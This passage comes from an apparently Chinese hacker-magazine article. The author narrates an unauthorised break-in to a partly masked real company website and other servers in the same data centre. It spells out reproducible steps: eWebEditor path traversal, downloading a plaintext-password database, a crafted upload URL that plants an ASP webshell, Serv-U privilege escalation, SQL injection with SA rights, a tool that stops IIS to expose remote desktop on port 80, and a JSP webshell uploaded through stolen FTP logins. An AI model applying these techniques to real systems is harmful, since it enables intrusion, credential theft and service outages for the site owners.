。这时你可以在地址栏后面加上&dir=..，然后&dir=../..一级一级的向上一级目录跳，也许就会有意外的收获。*）eWebEditor遍历路径漏洞还真不错，再加上目标站权限设置的不是很好，可以很随意的直接访问盘符根目录（如图4）。


我在里面翻了老半天又发现还有可以利用的分站，这个分站是个房地产相关的站点，地址是http://www.hai***use.com/，这个分站跟hai***.cn也不是一个服务器，只是相同机房（*看来这个机房服务器很多，不管它，先要拿下一台再说*）。在这个站点的子目录news/db/下有数据库文件db.mdb 。下载到本机后，用doman自带的数据库浏览器查看，里面的账户密码居然是以明文的形式存放的，这里就很顺利进了该分站的后台（如图5）。


图 5

进了后台，继续找可以利用的东东。当我看到发布新闻这一栏的时候，很惊讶的发现是雷驰新闻发布系统，这系统有上传文件漏洞。于是用IE顺利打开http://www.hai***use.com/admin/uploadPic.inc.asp，因为没有对访问权限进行限制，所以任意用户都可以访问到此文件，并且任意用户都可以使用此文件上传文件到服务器。在uploadPic.inc.asp中虽然对上传文件的后缀名进行了限制，但是却可以很轻松的绕过，该方法需要自己构造如下URL：http://www.hai***use.com/news/uploadPic.asp?actionType =mod&picName=test.asp就可以上传asp文件，得到webshell了（如图6）。

四、挫折

好了，WEBSHELL已经拿到了。现在我们准备拿服务器，在


图 6

入侵前我看了这服务器用的FTP是SERV-U5.0，那么我们可以利用这个来提权（如图7）。




图7

很无奈的事情又来了，用webshell自带的serv-u提权，serv-u是System权限可以增加用户，但是他们的超级终端怎么都连接不上去，LCX端口转发、端口复用都不行。估计是内网做了限制，我们可以把IIS停了，把终端的端口转到80端口上，这样是绝对可以连接的，防火墙再限制也要对外开放80端口吧。要不别人怎么访问WEB？但是我们一把80停了网站立马无法访问，像这样负责的管理员一定会发现的！我该怎么办哦？天啊，赏我个ODAY吧！




图9




图8




图10




图11

五、阳光总在风雨后

后来又想了想，这个机房那么多分站是不同的服务器，有没有可能这个IP段内大部分都是他们的呢？如果拿到这个机房的其中一台机器，然后再从它分站的服务器上找出我们想要的信息，应该也能直接连上目标服务器，这对入侵有很大的帮助。这时我也只好硬着头皮试试了，立即开始行动，拿出IIS扫描器，经过一段时间的扫描，最后把目标放在IP为211.***.***.187的服务器上。随便用啊D翻翻就翻到了一个注入点，我RP真好，这回是MSSQL数据库和SA权限（如图8）。

我找了一会目录，利用数据库备份功能拿到了一个WEBSHELL。由于这台是目标站的同机房主机，设置自然跟目标站的服务器差不多，也是连不上3389，不过我们可以把3389端口转到80上。我看了下，这站比较古老，估计管理员N久都不管理了，我们就把终端的端口转到80上去。先用WEBSHELL找到conn.asp之类的文件，看下它的SA连接密码（如图9）。

汗了，密码为空，不被黑才怪了。接着我们再传ASP版的MS-SQL连接器上去，再传工具AntiFW.exe。这里我传到了c:\inetpub\下，先看看AntiFW.exe的使用参数：

```
http://www.xxxxxxx.cn/ QQ:XXXXXXXXX
Usage:AntiFW [-s | -l]
-s : to stop IIS and set TS to port 80 （翻译：把IIS停止，然后把终端端口转到80上）
-l : o logoff yourself and start IIS in a minute （翻译：注销当前用户并且启动IIS）
```

运行c:\inetpub\AntiFW.exe -s，这时网页就马上不能访问了，我们再等等。过了一小会已经可以连接上了，先要添加用户才能进去，用SQL指令添加用户这里就不说了。登录后如图10。

现在我们用这台机器看下目标站hai***.cn的终端还能不能连接，果然跟我想的一样，可以连接上了，如图11。

利用刚刚的WEBSHELL里的Serv-u添加个用户，现在我们已经拿到分站的服务器了，接下来的目标主站hai***.cn该怎么拿？还是得先转转分站的服务器，看看有什么好利用的，我转了好一会才见服务器上装了FLASH FXP，打开看看发现上面有目标主站hai***.cn的FTP和同机房分站的FTP记录（如图12）。

连接了一下主站的FTP，结果是没有开。连接分站211.XXX.XXX.183时成功了，这个分站是一个商城类的，是用JSP做的。连接后我传了个JSP马，通常JSP马有ROOT权限，这台




图12


